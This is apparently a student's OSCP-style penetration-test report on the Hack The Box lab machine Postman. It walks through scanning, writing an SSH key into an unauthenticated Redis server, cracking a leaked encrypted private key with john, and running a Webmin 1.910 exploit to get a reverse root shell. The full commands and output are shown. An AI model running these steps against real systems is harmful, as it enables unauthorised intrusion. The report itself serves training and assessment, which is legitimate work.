Offensive Security Certified Professional Exam Report

OSCP Exam Report

student@gmail.com, OSID: 12345

2021-10-06

Contents

1 Offensive Security OSCP Exam Report

1.1 Introduction:

The Offensive Security Exam penetration test report contains all efforts that were conducted in order to pass the Offensive Security exam. This report will be graded from a standpoint of correctness and fullness to all aspects of the exam. The purpose of this report is to ensure that the student has a full understanding of penetration testing methodologies as well as the technical knowledge to pass the qualifications for the Offensive Security Certified Professional.

1.2 Objective:

The objective of this assessment is to perform an internal penetration test against the Hack the box practice network. The student is tasked with following a methodical approach in obtaining access to the objective goals. This test should simulate an actual penetration test and how you would start from beginning to end, including the overall report. An example page has already been created for you at the latter portions of this document that should give you ample information on what is expected to pass this course. Use the sample report as a guideline to get you through the reporting.

1.3 Requirement:

The student will be required to fill out this penetration testing report fully and to include the following sections:

- Overall High-Level Summary and Recommendations (non-technical)
- Methodology walkthrough and detailed outline of steps taken
- Each finding with included screenshots, walkthrough, sample code, and proof.txt if applicable.
- Any additional items that were not included

2 High-Level Summary

I was tasked with performing an internal penetration test towards Hack the box. An internal penetration test is a dedicated attack against internally connected systems. The focus of this test is to perform attacks, similar to those of a hacker and attempt to infiltrate Offensive Security's internal exam systems – **Postman**. My overall objective was to evaluate the network, identify systems, and exploit flaws while reporting the findings back to Offensive Security. When performing the internal penetration test, there were several alarming vulnerabilities that were identified on the assigned machine. When performing the attacks, I was able to gain access to the system, primarily due to outdated patches and poor security configurations. During the testing, I had administrative level access to multiple systems. **Postman** was successfully exploited and access granted. This system as well as a brief description on how access was obtained are listed below:

Postman(10.10.10.160) - **Redis port exposed to the without proper authentication lead to .ssh key upload**

2.1 Recommendations:

We recommend patching the vulnerabilities identified during the testing to ensure that an attacker cannot exploit these systems in the future. One thing to remember is that these systems require frequent patching and once patched, should remain on a regular patch program to protect additional vulnerabilities that are discovered at a later date.

3 Methodologies

I utilized a widely adopted approach to performing penetration testing that is effective in testing how well the Offensive Security Exam environments is secured. Below is a breakout of how I was able to identify and exploit the variety of systems and includes all individual vulnerabilities found.

3.1 Information Gathering:

The information gathering portion of a penetration test focuses on identifying the scope of the penetration test.During this penetration test, I was tasked with exploiting the exam network. The specific IP addresses were:

Postman - 10.10.10.160

3.2 Penetration:

The penetration testing portions of the assessment focus heavily on gaining Postman to a variety of systems. During this penetration test, I was able to successfully gain Postman to **Postman**.

3.2.1 System IP: 10.10.10.160(Postman)

3.2.1.1 Service Enumeration:

The service enumeration portion of a penetration test focuses on gathering information about what services are alive on a system or systems. This is valuable for an attacker as it provides detailed information on potential attack vectors into a system. Understanding what applications are running on the system gives an attacker needed information before performing the actual penetration test. In some cases, some ports may not be listed.

Server IP Address	Ports Open
10.10.10.160	**TCP**: 22,80,6379,10000\

3.2.1.2 Scanning

Nmap-Initial

```
# Nmap 7.92 scan initiated Sun Oct  3 13:08:28 2021 as: nmap -sC -sV -vv -oA nmap/initial
↪  10.10.10.160
Nmap scan report for 10.10.10.160
Host is up, received echo-reply ttl 63 (0.29s latency).
Scanned at 2021-10-03 13:08:28 EDT for 42s
Not shown: 997 closed tcp ports (reset)
PORT      STATE SERVICE REASON         VERSION
22/tcp    open  ssh     syn-ack ttl 63 OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol
↪  2.0)
| ssh-hostkey:
|   2048 46:83:4f:f1:38:61:c0:1c:74:cb:b5:d1:4a:68:4d:77 (RSA)
| ssh-rsa
↪  AAAAB3NzaC1yc2EAAAADAQABAAABAQDem1MnCQG+yciWyLak5YeSzxh4HxjCgxKVfNc1LN+vE1OecEx+cu0bTD5xdQJmyKEkpZ+AVjhQo/
|   256 2d:8d:27:d2:df:15:1a:31:53:05:fb:ff:f0:62:26:89 (ECDSA)
| ecdsa-sha2-nistp256
↪  AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBIRgCn2sRihplwq7a2XuFsHzC9hW+qA/QsZif9QKAEBiUK6jv/B+Ux
|   256 ca:7c:82:aa:5a:d3:72:ca:8b:8a:38:3a:80:41:a0:45 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIF3FKsLVdJ5BN8bLpf80Gw89+4wUslxhI3wYfnS+53Xd
80/tcp    open  http    syn-ack ttl 63 Apache httpd 2.4.29 ((Ubuntu))
| http-methods:
|_  Supported Methods: HEAD GET POST OPTIONS
|_http-title: The Cyber Geek's Personal Website
|_http-favicon: Unknown favicon MD5: E234E3E8040EFB1ACD7028330A956EBF
|_http-server-header: Apache/2.4.29 (Ubuntu)
10000/tcp open  http    syn-ack ttl 63 MiniServ 1.910 (Webmin httpd)
|_http-title: Site doesn't have a title (text/html; Charset=iso-8859-1).
|_http-favicon: Unknown favicon MD5: 91549383E709F4F1DD6C8DAB07890301
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Sun Oct  3 13:09:10 2021 -- 1 IP address (1 host up) scanned in 42.55 seconds
```

Nmap-Full

```
# Nmap 7.92 scan initiated Sun Oct  3 13:09:23 2021 as: nmap -sC -sV -p- -vv -oA nmap/full
↪  10.10.10.160
Nmap scan report for 10.10.10.160
Host is up, received echo-reply ttl 63 (0.19s latency).
Scanned at 2021-10-03 13:09:24 EDT for 204s
Not shown: 65531 closed tcp ports (reset)
PORT      STATE SERVICE REASON         VERSION
22/tcp    open  ssh     syn-ack ttl 63 OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol
↪  2.0)
| ssh-hostkey:
|   2048 46:83:4f:f1:38:61:c0:1c:74:cb:b5:d1:4a:68:4d:77 (RSA)
| ssh-rsa
↪  AAAAB3NzaC1yc2EAAAADAQABAAABAQDem1MnCQG+yciWyLak5YeSzxh4HxjCgxKVfNc1LN+vE1OecEx+cu0bTD5xdQJmyKEkpZ+AVjhQo/
|   256 2d:8d:27:d2:df:15:1a:31:53:05:fb:ff:f0:62:26:89 (ECDSA)
| ecdsa-sha2-nistp256
↪  AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBIRgCn2sRihplwq7a2XuFsHzC9hW+qA/QsZif9QKAEBiUK6jv/B+Ux
|   256 ca:7c:82:aa:5a:d3:72:ca:8b:8a:38:3a:80:41:a0:45 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIF3FKsLVdJ5BN8bLpf80Gw89+4wUslxhI3wYfnS+53Xd
80/tcp    open  http    syn-ack ttl 63 Apache httpd 2.4.29 ((Ubuntu))
| http-methods:
|_  Supported Methods: HEAD GET POST OPTIONS
|_http-favicon: Unknown favicon MD5: E234E3E8040EFB1ACD7028330A956EBF
|_http-title: The Cyber Geek's Personal Website
|_http-server-header: Apache/2.4.29 (Ubuntu)
6379/tcp  open  redis   syn-ack ttl 63 Redis key-value store 4.0.9
10000/tcp open  http    syn-ack ttl 63 MiniServ 1.910 (Webmin httpd)
|_http-title: Site doesn't have a title (text/html; Charset=iso-8859-1).
|_http-favicon: Unknown favicon MD5: 91549383E709F4F1DD6C8DAB07890301
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Sun Oct  3 13:12:48 2021 -- 1 IP address (1 host up) scanned in 204.75 seconds
```

Nikto

```
- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          10.10.10.160
+ Target Hostname:    10.10.10.160
+ Target Port:        80
+ Start Time:         2021-10-03 13:11:49 (GMT-4)
---------------------------------------------------------------------------
+ Server: Apache/2.4.29 (Ubuntu)
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to
↪  protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the
↪  content of the site in a different fashion to the MIME type
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ IP address found in the 'location' header. The IP is "127.0.1.1".
+ OSVDB-630: The web server may reveal its internal or real IP in the Location header via a
↪  request to /images over HTTP/1.0. The value is "127.0.1.1".
+ Server may leak inodes via ETags, header found with file /, inode: f04, size: 590f549ce0d74,
↪  mtime: gzip
+ Apache/2.4.29 appears to be outdated (current is at least Apache/2.4.37). Apache 2.2.34 is
↪  the EOL for the 2.x branch.
+ Allowed HTTP Methods: HEAD, GET, POST, OPTIONS
+ OSVDB-3268: /css/: Directory indexing found.
+ OSVDB-3092: /css/: This might be interesting...
+ OSVDB-3268: /images/: Directory indexing found.
+ OSVDB-3233: /icons/README: Apache default file found.
+ 7865 requests: 0 error(s) and 12 item(s) reported on remote host
+ End Time:           2021-10-03 13:32:59 (GMT-4) (1270 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
```

Gobuster

```
/images/              (Status: 200) [Size: 1748]
/index.html           (Status: 200) [Size: 3844]
/icons/               (Status: 403) [Size: 292]
/upload/              (Status: 200) [Size: 8140]
/css/                 (Status: 200) [Size: 3866]
/js/                  (Status: 200) [Size: 2766]
/fonts/               (Status: 200) [Size: 3118]
/server-status/       (Status: 403) [Size: 300]
```

3.2.1.3 Gaining Shell

System IP: 10.10.10.160

Vulnerability Exploited : Redis port exposed to the without proper authentication lead to .ssh key upload

System Vulnerable : 10.10.10.160


Vulnerability Explanation : Redis port exposed to the without proper authentication lead to .ssh key upload and login via the key to the redis user

Privilege Escalation Vulnerability : SSH public key was saved as a backup and also vulnerable version of webmin is used which lead to the privilege escalation

Vulnerability fix : Administrator has to make not to expose any unnecessary port without proper authentication and also webmin has to be updated to the latest version

Severity Level : Critical

From the nmap scan we can see there are 4 port open for us to enumeration. From the scan our first target is to check the port 80 since that have more scope for us.



Welcome to The Cyber Geek's Personal Website!


Under Construction! Coming Soon!

Figure 3.1: postman/images/205-website.png

Website seems to be a personal blog without proper information. Tried to do multiple enumerations like nikto, directory busting etc but unfortunately i am not able to find anything interesting and relevant.

Since we are not able to find anything due to which it is a dead end for us. Lets move on to webmin port now.

Accessing the site gives me the warning of redirection and also its about to access the https. Since virtual host routing is enabled we need to add the fqdn to the hosts file and access the same.



Error - Document follows

This web server is running in SSL mode. Try the URL https://Postman:10000/ instead.

Figure 3.2: 210-webmin_warning.png




Figure 3.3: 215-webmin_website.png

By accessing the webmin gave me the prompt to login which i doesnt know as of now. Tried with few basic username and password but unable to get though.

No exploit found for the webmin specifically without authentication. Only authenticated exploits are available so inorder to exploit this we need to find a way to get access.

Next port which is interesting is that redis port. Most of the times administrator lock this port with authentication but however lets try to check if there is any luck for us.

Quick google search provided an article which has explained everything its available in the link

Accessing the port is difficult with nc so i am doing it with redis-client. Below commands are initial ones to know.

```
redis-cli -h 10.10.10.160       # To connect to the port
config get dir                  # Its like pwd to check current dir
```

With the command `config get dir` we see that we are landed on to the folder /var/lib/redis.

```
 → I7Z3R0 ssh-keygen -f postman_key
Generating public/private rsa key pair.
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
```

```
Your identification has been saved in postman_key
Your public key has been saved in postman_key.pub
The key fingerprint is:
SHA256:whgdfuThEl20EyJtmhEeGtAIusoTlq7SLJZSJagBDcI i7z3r0@i7z3r0
The key's randomart image is:
+---[RSA 3072]----+
|=+.+. *++o+      |
|+Eo .*.O+o o     |
|o.  o ==+ o      |
|o.o .+oo   .     |
|o= o. o S        |
|* o    .         |
|.B.              |
|=o+              |
|=.               |
+----[SHA256]-----+
```

Now we have generated the key without any passphrase. As per the article they need couple of spaces in the beginning of the file and at the end as well.

```
(echo -e "\n\n"; cat postman_key.pub; echo -e "\n\n") > spaced_key.txt
```

Once this command is executed we will get a file called spaced_key.txt. Below command is used to import the key to the redis server.

```
cat spaced_key.txt | redis-cli -h 10.10.10.160 -x set ssh_key
```


```
 →  I7Z3R0 redis-cli -h 10.10.10.160
10.10.10.160:6379> config get dir
1) "dir"
2) "/var/lib/redis"
10.10.10.160:6379> config get dir
1) "dir"
2) "/var/lib/redis"
10.10.10.160:6379> config set dir /var/lib/redis/.ssh
OK
10.10.10.160:6379> config set dbfilename "authorized_keys"
OK
10.10.10.160:6379> save
OK
10.10.10.160:6379>
```

It seems like we have imported the public key to the machine. Now we can try to login with the public key to the redis user.

```
 → I7Z3R0 ssh -i postman_key redis@10.10.10.160
Welcome to Ubuntu 18.04.3 LTS (GNU/Linux 4.15.0-58-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage


 * Canonical Livepatch is available for installation.
   - Reduce system reboots and improve kernel security. Activate at:
     https://ubuntu.com/livepatch
Last login: Mon Aug 26 03:04:25 2019 from 10.10.10.1
redis@Postman:~$ id
uid=107(redis) gid=114(redis) groups=114(redis)
redis@Postman:~$
```

We got the shell as user redis, Now we can further enumerate to check whats there for us.

While trying to read the user.txt we dont have permission to read it. Seems like we need to elevate our privileges to the Matt user and then gain access to root.



```
[+] Backup files
-rwxr-xr-x 1 Matt Matt 1743 Aug 26  2019 /opt/id_rsa.bak
-rw-r--r-- 1 root root 7846 Aug  6  2019 /lib/modules/4.15.0-58-generic/k
-rw-r--r-- 1 root root 7894 Aug  6  2019 /lib/modules/4.15.0-58-generic/k
-rw-r--r-- 1 root root 2543 Apr 13  2018 /usr/share/help-langpack/en_GB/e
```

Figure 3.4: 220-rsa_backup.png

While running the linpeas one unique file which stands out the most is the backup file in /opt/id_rsa.bak.

Content of the file seems to be a public key but we are not sure whose public key it. Lets try to crack it out using john.

```
redis@Postman:/opt$ cat id_rsa.bak
-----BEGIN RSA PRIVATE KEY-----
Proc-Type: 4,ENCRYPTED
DEK-Info: DES-EDE3-CBC,73E9CEFBCCF5287C

JehA51I17rsCOOVqyWx+C8363IOBYXQ11Ddw/pr3L2A2NDtB7tvsXNyqKDghfQnX
cwGJJUD9kKJniJkJzrvF1WepvMNkj9ZItXQzYN8wbjlrku1bJq5xnJX9EUb5I7k2
7GsTwsMvKzXkkfEZQaXK/T50s3I4Cdcfbr1dXIyabXLLpZOiZEKvr4+KySjp4ou6
cdnCWhzkA/TwJpXG1WeOmMvtCZW1HCButYsNP6BDf78bQGmmlirqRmXfLB92JhT9
1u8JzHCJ1zZMG5vaUtvon0qgPx7xeIUO6LAFTozrN9MGWEqBEJ5zMVrrt3TGVkcv
EyvlWwks7R/gjxHyUwT+a5LCGGSjVD85LxYutgWxOUKbtWGBbU8yi7YsXlKCwwHP
UH7OfQz03VWy+K0aa8Qs+Eyw6X3wbWnue03ng/sLJnJ729zb3kuym8r+hU+9v6VY
```

```
Sj+QnjVTYjDfnT22jJBUHTV2yrKeAz6CXdFT+xIhxEAiv0m1ZkkyQkWpUiCzyuYK
t+MStwWtSt0VJ4U1Na2G3xGPjmrkmjwXvudKC0YN/OBoPPOTaBVD9i6fsoZ6pwnS
5Mi8BzrBhdO0wHaDcTYPc3B00CwqAV5MXmkAk2zKL0W2tdVYksKwxKCwGmWlpdke
P2JGlp9LWEerMfolbjTSOU5mDePfMQ3fwCO6MPBiqzrrFcPNJr7/McQECb5sf+O6
jKE3Jfn0UVE2QVdVK3oEL6DyaBf/W2d/3T7q10Ud7K+4Kd36gxMBf33Ea6+qx3Ge
SbJIhksw5TKhd505AiUH2Tn89qNGecVJEbjKeJ/vFZC5YIsQ+9sl89TmJHL74Y3i
l3YXDEsQjhZHxX5X/RU02D+AF07p3BSRjhD30cjj0uuWkKowpoo0Y0eblgmd7o2X
0VIWrskPK4I7IH5gbkrxVGb/9g/W2ua1C3Nncv3MNcf0nlI117BS/QwNtuTozG8p
S9k3li+rYr6f3ma/ULsUnKiZls8SpU+RsaosLGKZ6p2oIe8oRSmlOCsY0ICq7eRR
hkuzUuH9z/mBo2tQWh8qvToCSEjg8yNO9z8+LdoN1wQWMPaVwRBjIyxCPHFTJ3u+
Zxy0tIPwjCZvxUfYn/K4FVHavvA+b9lopnUCEAERpwIv8+tYofwGVpLVC0DrN58V
XTfB2X9sL1oB3hO4mJF0Z3yJ2KZEdYwHGuqNTFagN0gBcyNI2wsxZNzIK26vPrOD
b6Bc9UdiWCZqMKUx4aMTLhG5ROjgQGytWf/q7MGrO3cF25k1PEWNyZMqY4WYsZXi
WhQFHkFOINwVEOtHakZ/ToYaUQNtRT6pZyHgvjT0mTo0t3jUERsppj1pwbggCGmh
KTkmhK+MTaoy89Cg0Xw2J18Dm0o78p6UNrkSue1CsWjEfEIF3NAMEU2o+Ngq92Hm
npAFRetvwQ7xukk0rbb6mvF8gSqLQg7WpbZFytgS05TpPZPM0h8tRE8YRdJheWrQ
VcNyZH8OHYqES4g2UF62KpttqSwLiiF4utHq+/h5CQwsF+JRg88bnxh2z2BD6i5W
X+hK5HPpp6QnjZ8A5ERuUEGaZBEUvGJtPGHjZyLpkytMhTjaOrRNYw==
-----END RSA PRIVATE KEY-----
```

John decoded the key as **Matt:computer2008**, We can try to login and check the same.


```
→ I7Z3R0 python2.7 /usr/share/john/ssh2john.py matt_key > mat_key_decoded
→ I7Z3R0 john matt_key_decoded --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (SSH [RSA/DSA/EC/OPENSSH (SSH private keys) 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 1 for all loaded hashes
Cost 2 (iteration count) is 2 for all loaded hashes
Will run 4 OpenMP threads
Note: This format may emit false positives, so it will keep trying even after
finding a possible candidate.
Press 'q' or Ctrl-C to abort, almost any other key for status
computer2008     (matt_key)
```

```
redis@Postman:/opt$ su Matt
Password:
Matt@Postman:/opt$ id
uid=1000(Matt) gid=1000(Matt) groups=1000(Matt)
Matt@Postman:/opt$
```

3.2.1.4 Privilege Escalation

After logged in to the Matt i was not able to find any possible method for the privilege escalation. I ran winpeas, pspy but not able to find any nudge.

Then i remember while enumerating the website i saw something with regards to the webmin exploit which was an authenticated one. So we can try to login webmin and try that exploit.



System hostname Postman. (127.0.1.1)
Webmin version 1.910
Time on system Wednesday, October 6, 2021 5:19 AM
Processor information AMD EPYC 7302P 16-Core Processor, 1 cores
Real memory 160.98 MB used / 456.53 MB cached / 897.60 MB total
Local disk space 3.52 GB used / 6.26 GB free / 9.78 GB total

Figure 3.5: 225-matt_login.png

We are able to login as Matt but however we dont have much privileges than updating the package link. I started searching for the other things since i dont want to use the metasploit module i started searching for the other one and found a good one in github link


```
 → I7Z3R0 python2.7 webmin_exploit.py --rhost 10.10.10.160 --lhost 10.10.14.3 -p computer2008
↪  -u Matt -s True --lport 9001
****************************** Webmin 1.910 Exploit By roughiz*******************************
*********************************************************************************************
*********************************************************************************************
*********************************************************************************************
****************************** Retrieve Cookies sid *****************************************


********** [+] [Exploit] The Cookie is 172a228d623c976a01fe24822635f0bd

********************************************************************************************
****************************** Create payload and Exploit ***********************************
```

```
********** [+] [Exploit] Verify you nc listener on port 9001 for the incomming reverse shell
 →  I7Z3R0
```

```
→  I7Z3R0 nc -nlvp 9001
listening on [any] 9001 ...
connect to [10.10.14.3] from (UNKNOWN) [10.10.10.160] 34958
id
uid=0(root) gid=0(root) groups=0(root)
```

3.2.1.5 Proof File


User



```
cat /home/Matt/user.txt
8f[redacted]51
```

Figure 3.6: 230-user.txt.png

Root



```
cat /root/root.txt
13[redacted]0e
```

Figure 3.7: 235-root.txt.png

4 Maintaining Access

Maintaining access to a system is important to us as attackers, ensuring that we can get back into a system after it has been exploited is invaluable. The maintaining access phase of the penetration test focuses on ensuring that once the focused attack has occurred, we have administrative access over the system again. Many exploits may only be exploitable once and we may never be able to get back into a system after we have already performed the exploit. Maintaining access to a system is important to us as attackers, ensuring that we can get back into a system after it has been exploited is invaluable. The maintaining access phase of the penetration test focuses on ensuring that once the focused attack has occurred, we have administrative access over the system again. Many exploits may only be exploitable once and we may never be able to get back into a system after we have already performed the exploit.

5 House Cleaning:

The house cleaning portions of the assessment ensures that remnants of the penetration test are removed. Often fragments of tools or user accounts are left on an organization's computer which can cause security issues down the road. Ensuring that we are meticulous and no remnants of our penetration test are left over is important.

After collecting trophies from the system was completed, We removed all user accounts and passwords as well as the exploit code written on the system. Hack the box should not have to remove any user accounts or services from the system.